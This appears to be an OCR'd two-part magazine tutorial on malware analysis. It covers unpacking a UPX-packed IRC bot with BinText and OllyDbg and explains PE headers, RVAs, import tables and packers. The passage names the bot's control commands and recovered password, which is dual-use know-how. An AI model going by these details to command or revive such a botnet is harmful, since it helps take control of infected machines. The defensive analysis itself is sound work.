A 0000056A  0040736A   0    _fh6W
A 000005F4  004073F4   0    $DhDp$
A 000006B0  004074B0   0    YIiN
A 0000098E  0040778E   0    /W2%_>'
A 00000991  00407791   0    ;hCH7
A 00000AE8  004078E8   0    F 4%-
A 00000B04  00407904   0    XTP9
A 00000B49  00407949   0    cU'=
A 00000B50  00407950   0    2dq!7
A 00000B60  00407960   0    %M4[
A 00000BEF  004079EF   0    %Erv
A 00000CD0  00407AD0   0    - huTk
A 00000EAF  00407CAF   0    lWAKF
A 00000EDA  00407CDA   0    \hc5b
A 00000F1E  00407D1E   0    Xv[?
A 0000103F  00407E3F   0    f'a@V9
A 0000106D  00407E6D   0    }4t1b
A 000010DD  00407EDD   0    }Hu#
A 00001217  00408017   0    ASeShutdownPrivi
A 0000126E  0040806E   0    _slackbot v1.0b1
A 00001286  00408086   0    error upgrading
A 000012A3  004080A3   0    to %s
A 000012AA  004080AA   0    .exe/
A 000012BE  004080BE   0    sav1.4
A 000012C8  004080C8   0    ufuRt
A 000012D2  004080D2   0    5|k? numbKhu fa
A 000012E8  004080E8   0    >imep
A 000012F6  004080F6   0    sentz
A 00001353  00408153   0    webd8xs
Ready   ANSI: 83   Uni: 0   Rsrc: 0
```

Figure 4. *BinText ran against the infection. You can see it was packed because the text is garbled. Also if you notice the type of packer is not garbled..UPX*

Code Analysis

In order to do a code analysis of the malware, we first need to understand the difference between static and dynamic code analysis.

In static code analysis, the code is displayed but the file is not executed. *IDA Pro* is a good tool for performing this. It is useful because the code is not running and you can hop around the code as is, without taking up resources or running the malware. While performing static code analysis we must bear in mind a drawback. Since the code is not running, some of the calls to outside libraries are unavailable, together with the virtual memory address it would call.

Dynamic analysis tools, such as *OllyDbg*, actually step through the running code. This allows you to see everything it calls such as dynamic link libraries. I prefer to use dynamic analysis tools whenever possible because often malware uses packers and polymorphic code to conceal its code.

The Malware must unpack the code into memory first in order to execute it. Dynamic analysis tools are better at dealing with code that is dynamically loaded into memory.

"It helps to understand different methods malware authors use to defend against their malware being reversed.

These include packers and polymorphic code. Packers compress the file to a smaller size, a useful side effect of this is it makes the code difficult to read.

An example of this is UPX; in fact, UPX is very common amongst malware authors. Polymorphic code is code that changes while it runs.

This can make things difficult for static reversing as the code you are looking at in a static analyzer is not necessarily what the code will look like when it is actually running.

We will discuss more in depth parts of malware reversing, including PE tools, and anti-debugging methods such as packing, or morphing code in part two of this article."

To continue our analysis, the first thing we are going to do is run *Bintext* and search for strings that will help us recognize the program. Examples would be open, close, connect etc...

Step 1. Bintext

However, in our example, most of the strings are illegible. We do see the words UPX. UPX is a common type of packer. This software extracts packed code into memory and runs it as if it was never packed. If you can determine the packer (UPX) you can often get the software and try to unpack it. This does not often work with malware.

There are several other ways to look at the code. You can run *PeID* to see if it recognizes it or use a dynamic debugger. Here in *OllyDbg*, I have located the instruction where the executable is already unpacked into memory (See Figure 4 and Figure 5).

By setting a break point here, we can run the program up to the breakpoint, step into the code and dump the debugged program from memory to disk. OllyDbg gives us the option to edit the headers or take the defaults *OllyDbg* figured out. With some of the packers we need to rewrite the headers. With this one I was able to take *OllyDbg's* defaults. After I saved it locally, I opened the unpacked code.

Digging deeper into the code we can recognize certain strings such as pass_accepted, telling us there is an authentication system, and commands such as !@*upgrade* or !@*login*. By going back to our IRC server on Linux we can interact with the program by sending these commands such as !@*login* and the password karma. I found the password by supplying a bad one, setting up the strcmp call with a break

On the 'Net

Good assembly references

- An overview – *http://en.wikibooks.org/wiki/X86_Assembly.*
- Tutorials – *http://www.skynet.ie/~darkstar/assembler/.*
- This page discusses different assemblers and where to start – *http://webster.cs.ucr.edu/AsmTools/WhichAsm.html.*

Where to get tools

- Microsoft SysInternals – *http://technet.microsoft.com/en-us/sysinternals/default.aspx.*
- RegShot – *http://sourceforge.net/projects/regshot.*
- Snort – *http://www.snort.org/.*
- NetCat – *http://netcat.sourceforge.net/.*
- IDA Pro – *http://www.hex-rays.com/idapro/.*
- *http://www.ollydbg.de/.*
- BinText – *http://www.foundstone.com/us/resources/proddesc/bintext.htm.*



OllyDbg - tnnbtib.exe - [CPU - main thread, module tnnbtib]
Shortcuts File View Plugins Debug Options Window Help
Registers (FPU)
Address Hex dump ASCII
Command
Analysing tnnbtib: 8 heuristical procedures
start

Figure 5. *Ollydbg analysis of the file*

point and when the bad password was compared against the good one, I could see both passwords on the stack.

Conclusion

After looking at this malware, I did not find any way for it to self propagate like a worm, or contain any useful program such as a Trojan.

Therefore, I determined it was probably a virus since it needed the user's intervention to run in order for the infection to spread. When this malware infects a computer, it drops a file into c:\windows, adds a key to the registry to run a process at boot time.

This virus was compressed using UPX. It connects to IRC and attempts to connect to a web server. It accepts commands that require authentication.

More than likely the author designed it to be part of a *botnet*, as it would allow a remote user to run commands over IRC.

Through the website traversal, it probably was going to pull down a file, perhaps something the attacker wants to crack by employing local resources.

The last thing a company ever wants is an attacker controlling their machines. This malware adds the machine to a *botnet* and allows the attacker to pull files from a website.

If this malware had a propagation method similar to a worm, we could have determined the need to inspect other machines.

This is a good example of why security teams should do more than just count on their anti-malware suites to clean the infection.

They need to understand the impact of malware on their organization. In part 2 of this article we will go further in depth on PE headers, and anti-reversing techniques such as anti-debuggers and polymorphic code.

Jason Carpenter
Jason Carpenter has been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

JASON CARPENTER

Analyzing Malware Packed Executables (Part 2)

Difficulty

▨▨□

In part one of analyzing malware I provided an overview of the process we are going to follow to analyze malware. If you followed the process, depending on the malware, you may have realized that malware developers have plenty of tricks to prevent you from analyzing their malware.

WHAT YOU WILL LEARN...

The PE format and how malware authors use them to prevent someone from reversing their malware

How to spot and fix packed executables

WHAT YOU SHOULD KNOW...

You should read part one of this series to get an overview of the analyzing malware process hakin9 02/2009

The first article was meant as an introduction to the concepts, in order to be effective at analyzing malware you have to understand the concepts first, and then get into the nitty-gritty details. This allows you to keep the process moving forward and not be bogged down in the technical details of each step.

In this article, we are going to discuss techniques used to prevent you from analyzing malware. We will discuss the PE file format, and packers. In order to dig in deeper we have a wide array of tools to use. Some of these tools were briefly discussed in the previous article. Other tools will be new. Again, remember that there are a wide array of tools available and as you become more skilled in analyzing malware, you will find the tools that work best for you.

PE

The *Portable Executable* (PE), or PE/COFF *Common Object File Format*, is a file format for executables in the Windows environment. (The COFF part actually dates back to *nix System V). Essentially, it is a data structure containing the necessary information for the Windows operating system to manage the executable code. In the PE file format there are sections and headers that help the dynamic linker map the file into memory. For analyzing malware, it is important to have an understanding of how the PE Header works, at least at an overview level. Below I will discuss each section in brief. For more detailed information on the PE header, check the references at the bottom of the article (see Figure 1).

The first section is the DOS *MZ* hex $5A4D Header. This header simply sits at the beginning of the file and spits out *This program must be run under Windows* if the executable is run under the older DOS. Most programs have this string in the DOS header.

Next, after the DOS-stub there is a 32-bit-signature with the number 0x00004550 (*PE*), which is (IMAGE_NT_SIGNATURE).

Then there is a file header (in the COFF *Common Object File Format*) that tells on which machine the binary is supposed to run, how many sections are in it, the time it was linked, whether it is an executable or a DLL, and so on.

Again, to get to the *IMAGE_FILE_HEADER*, validate the *MZ* of the DOS-header (first two bytes), then find the 'e_lfanew' member of the DOS-stub's header, and skip that many bytes from the beginning of the file. This is where the 32-bit code begins.

Verify the signature you will find there. The file header, *IMAGE_FILE_HEADER*, begins immediately after that; the members are described top to bottom. The first member is the 'Machine', a 16-bit-value indicating the system the binary is intended to run on. We see $014C, which is *IMAGE_FILE_MACHINE_i386*.

Then we have the 'NumberOfSections', a 16-bit-value. It is the number of sections that follow the headers.

After that, we have what COFF calls an *Optional Header*, however, it is always there in Windows.

This tells us more about how the binary should be loaded:

- The starting address,
- the amount of stack to reserve,
- and the size of the data segment, amongst other things.

It may help explain things if you know that the *TEXT* segment means programs, 80x86 machine code, and *DATA* means pre-written data that is put separate from the program.

An important part of the *not-very-optional* header is the array of 'data directories'; these directories contain pointers to data in the *sections*. If, for example, the binary has an export directory, you will find a pointer to that directory in the array member, *IMAGE_DIRECTORY_ENTRY_EXPORT*, and it will point into one of the sections.

Another important part of the optional header is a 32-bit-value that is a RVA. This RVA is the offset to the code's entry point (*AddressOfEntryPoint*). Execution starts here; it is either. the address of a DLL's `LibMain()`, or a program's startup code. More about RVAs in the side note.

Notice the Address of *Entry Point* (at $A8 in; it's *$0000D370*). This is where Execution starts.

Following the headers, we find the sections, introduced by the section headers. The section content is what you really need to execute a program. The header and directory stuff is there to help you find the section information. Each section has some flags about alignment, as well as what kind of data it contains, and the data itself. Most sections contain one or more directories referenced through the entries of the optional header's data directory array.






Figure 1. *The PE File Format*



```
pFile      Data      Description                   Value
00000000   5A4D      Signature                     IMAGE_DOS_SIGNATURE MZ
00000002   0090      Bytes on Last Page of File
00000004   0003      Pages in File
00000006   0000      Relocations
00000008   0004      Size of Header in Paragraphs
0000000A   0000      Minimum Extra Paragraphs
0000000C   FFFF      Maximum Extra Paragraphs
0000000E   0000      Initial (relative) SS
00000010   00B8      Initial SP
00000012   0000      Checksum
00000014   0000      Initial IP
00000016   0000      Initial (relative) CS
00000018   0040      Offset to Relocation Table
0000001A   0000      Overlay Number
0000001C   0000      Reserved
0000001E   0000      Reserved
00000020   0000      Reserved
00000022   0000      Reserved
00000024   0000      OEM Identifier
00000026   0000      OEM Information
00000028   0000      Reserved
0000002A   0000      Reserved
0000002C   0000      Reserved
0000002E   0000      Reserved
00000030   0000      Reserved
00000032   0000      Reserved
00000034   0000      Reserved
00000036   0000      Reserved
00000038   0000      Reserved
0000003A   0000      Reserved
0000003C   00000080  Offset to New EXE Header
```

Figure 2. *The Dos MZ Header*



```
pFile      Data      Description                 Value
00000084   014C      Machine                     IMAGE_FILE_MACHINE_I386
00000086   0006      Number of Sections
00000088   35CC5DAB  Time Date Stamp             1998/08/08 Sat 14:16:11 UTC
0000008C   00000000  Pointer to Symbol Table
00000090   00000000  Number of Symbols
00000094   00E0      Size of Optional Header
00000096   010A      Characteristics
                     0002                        IMAGE_FILE_EXECUTABLE_IMAGE
                     0008                        IMAGE_FILE_LOCAL_SYMS_STRIPPED
                     0100                        IMAGE_FILE_32BIT_MACHINE
```

Figure 3. *The image file header*

Relative Virtual Addresses (RVA)

The PE format makes use of so-called RVAs. An RVA, or *relative virtual address*, is used to describe a memory address if you do not have the base address.

RVA is the address you need to add to the base address to get the linear address.

The base address is the address the PE image is loaded to, and may vary.

To find a piece of information in a PE-file for a specific RVA, you must calculate the offsets as if the file were loaded, but skip according to the file-offsets.


Example

If an executable file is loaded to address 0x400000 and execution starts at RVA 0x1810. The effective execution start will then be at the address 0x401810. Alternatively, if the executable were loaded to 0x100000, the execution start would be 0x101810.

E Tools will tell you the base address and other useful information of an executable.


An overview of how the PE runs:

- When the PE file starts, the PE loader checks the DOS MZ header for the offset of the PE header. If found, it skips to the *PE* header.
- The PE loader checks if the PE header is valid. If so, it goes to the end of the PE header.
- Immediately following the PE header is the section table. The PE header reads information about the sections, and maps those sections into memory, using file mapping. It also gives each section the attributes as specified in the section table.
- After the PE file is mapped into memory, the PE works with the logical parts of the PE file, such as the import table.



```
PEview - C:\Documents and Settings\JC\Desktop\Tools\hexedit.exe
File  View  Go  Help

hexedit.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rdata
  IMAGE_SECTION_HEADER .data
  IMAGE_SECTION_HEADER .idata
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .reloc
  SECTION .text
+ SECTION .rdata
  SECTION .data
+ SECTION .idata
+ SECTION .rsrc
+ SECTION .reloc
  IMAGE_DEBUG_TYPE_MISC
  IMAGE_DEBUG_TYPE_FPO
  IMAGE_DEBUG_TYPE_CODEVIEW

pFile      Data      Description                  Value
00000098   010B      Magic                        IMAGE_NT_OPTIONAL_HDR32_MAGIC
0000009A   03        Major Linker Version
0000009B   00        Minor Linker Version
0000009C   0001B800  Size of Code
000000A0   0000AC00  Size of Initialized Data
000000A4   00000000  Size of Uninitialized Data
000000A8   0000D370  Address of Entry Point
000000AC   00001000  Base of Code
000000B0   0001D000  Base of Data
000000B4   00400000  Image Base
000000B8   00001000  Section Alignment
000000BC   00000200  File Alignment
000000C0   0004      Major O/S Version
000000C2   0000      Minor O/S Version
000000C4   0000      Major Image Version
000000C6   0000      Minor Image Version
000000C8   0004      Major Subsystem Version
000000CA   0000      Minor Subsystem Version
000000CC   00000000  Win32 Version Value
000000D0   0002A000  Size of Image
000000D4   00000400  Size of Headers
000000D8   00000000  Checksum
000000DC   0002      Subsystem                    IMAGE_SUBSYSTEM_WINDOWS_GUI
000000DE   0000      DLL Characteristics
000000E0   00100000  Size of Stack Reserve
000000E4   00001000  Size of Stack Commit
000000E8   00100000  Size of Heap Reserve
000000EC   00001000  Size of Heap Commit
000000F0   00000000  Loader Flags
000000F4   00000010  Number of Data Directories
000000F8   00000000  RVA                          EXPORT Table
000000FC   00000000  Size
00000100   00024000  RVA                          IMPORT Table
00000104   00000078  Size
00000108   00026000  RVA                          RESOURCE Table
0000010C   00001FA0  Size
00000110   00000000  RVA                          EXCEPTION Table
00000114   00000000  Size
00000118   00000000  Offset                       CERTIFICATE Table
0000011C   00000000  Size
00000120   00028000  RVA                          BASE RELOCATION Table
00000124   00001710  Size
00000128   0001D000  RVA                          DEBUG Directory
0000012C   00000054  Size
00000130   00000000  RVA                          Architecture Specific Data
00000134   00000000  Size
00000138   00000000  RVA                          GLOBAL POINTER Register

Commands for working with files.
```

Figure 4. *The Optional Header*



```
PEview - C:\Documents and Settings\JC\Desktop\Tools\hexedit.exe
File  View  Go  Help

hexedit.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rdata
  IMAGE_SECTION_HEADER .data
  IMAGE_SECTION_HEADER .idata
  IMAGE_SECTION_HEADER .rsrc
  IMAGE_SECTION_HEADER .reloc
  SECTION .text
+ SECTION .rdata
  SECTION .data
+ SECTION .idata
+ SECTION .rsrc
+ SECTION .reloc
  IMAGE_DEBUG_TYPE_MISC
  IMAGE_DEBUG_TYPE_FPO
  IMAGE_DEBUG_TYPE_CODEVIEW

pFile      Data         Description               Value
00000178   2E 74 65 78  Name                      .text
0000017C   74 00 00 00
00000180   0001B629     Virtual Size
00000184   00001000     RVA
00000188   0001B800     Size of Raw Data
0000018C   00000400     Pointer to Raw Data
00000190   00000000     Pointer to Relocations
00000194   00000000     Pointer to Line Numbers
00000198   0000         Number of Relocations
0000019A   0000         Number of Line Numbers
0000019C   60000020     Characteristics
                        00000020                  IMAGE_SCN_CNT_CODE
                        20000000                  IMAGE_SCN_MEM_EXECUTE
                        40000000                  IMAGE_SCN_MEM_READ

Commands for working with files.
```

Figure 5. *Section Headers and Sections*

Windows Import Address Table

The Import Address Table is a table of external functions that an application wants to utilize.

An Import Table will contain the location in memory of an *imported function*.

Applications use this to find other DLL's in memory.

We need Windows to tell us the location in memory at runtime since when the executable is compiled, and the Import Table is built, the compiler and linker do not know where in memory the particular DLL resides. The location will probably be a different location on each computer.

When first compiled, an executables *Import Address Table* contains NULL memory pointers (zeroes) to each function. It will only have the name of the function, and what DLL it comes from.

When we actually load and execute the application, as part of starting it up, Windows finds the Import Address Table location listed in the PE header. For each called function, Windows loads a DLL the function is actually in, if it's not in memory already.

Then Windows overwrites the NULLS with the correct memory location (pointer) to each function. Now you know why DLL's are called *Dynamic Link Libraries*; they're not linked until the program starts up!

Windows populates the Import Address Table with where to find each function.

When we want to call an external function, we call a pointer to the value in the Import Address table.

Example

An application wants to call function GetProcAddress from the KERNEL32.DLL. We do:

```
PUSH EBP
CALL DWORD PTR [0041212A]
(Call whatever is stored at
                    0041212A)
```

If you look at the executable in a hex editor, at first, the Import Table contains Nulls (zeros).

```
0041212C = 00 00 00 00
```

However, if we look at the same location once the application is running, from inside a debugger, we see.

```
0041212C = AB 0C 59 7A
```

Windows populated the Import Table with the correct value.

```
7A590CAB = Location of
                         GetProcAddress
```

PE-Packer

A way to think of a packed executable is as an executable file, inside another executable file. When executed, the 'outside' executable will unpack the contents of the 'inside' executable into memory and execute it. This is also similar to a self-unpacking ZIP file.

The first PE packers were designed to reduce the size of an executable on disk. The packed executable is smaller on disk, but when ran will expand itself into memory. Once uncompressed into memory, the enclosed executable file is executed normally.

Why A Packer Is Useful In Protecting Malware


Packed malware is only unpacked at runtime, therefore it can't be read as an executable directly, as a normal program can. Packing adds a layer of obscurity.

This is why you should never rely completely on any single tool, especially automated ones, to analyze malware. Even if you find a tool that can identify and unpack one given piece of packed malware, that tool can then be evaded by modifying the packing code.

However, note that many anti-malware tools now look for packers, and trip if they find an unpacker. (This isn't much of a help if the code was legit and someone just wanted to pack it!)


Custom PE packers can be used which are just unknown to the tool.

However, as a general case, analyzing the PE file and layout will usually tell us more than enough to get the file unpacked.


PE Tools v1.5 Xmas Edition - by NEOx/[uinC], http://www.uinc.ru/
File Tools PlugIns Options Help


```
Path                                                         PID       Image Base  Image Size
c:\progra~1\common~1\mcafee\mna\mcnasvc.exe                  000000C0  00400000    00258000
c:\progra~1\common~1\mcafee\mcproxy\mcproxy.exe              00000128  00400000    0005A000
c:\progra~1\mcafee\viruss~1\mcshield.exe                     00000140  00400000    00024000
c:\program files\mysql\mysql server 5.0\bin\mysqld-nt.exe    0000019C  00400000    0058F000
c:\program files\vmware\vmware tools\vmwareservice.exe       0000024C  00400000    000DA000
c:\program files\vmware\vmware tools\tpautoconnsvc.exe       00000640  00400000    0003D000
c:\windows\system32\alg.exe                                  000008A0  01000000    0000D000
c:\program files\vmware\vmware tools\tpautoconnect.exe       00000948  00400000    00060000
c:\documents and settings\jc\desktop\tools\petools\petools.exe  00000A20  00400000  0004E000

Path                                                                                               Image Base  Image Size
c:\documents and settings\jc\desktop\tools\petools\petools.exe                                     00400000    0004E000
c:\windows\system32\ntdll.dll                                                                      7C900000    000AF000
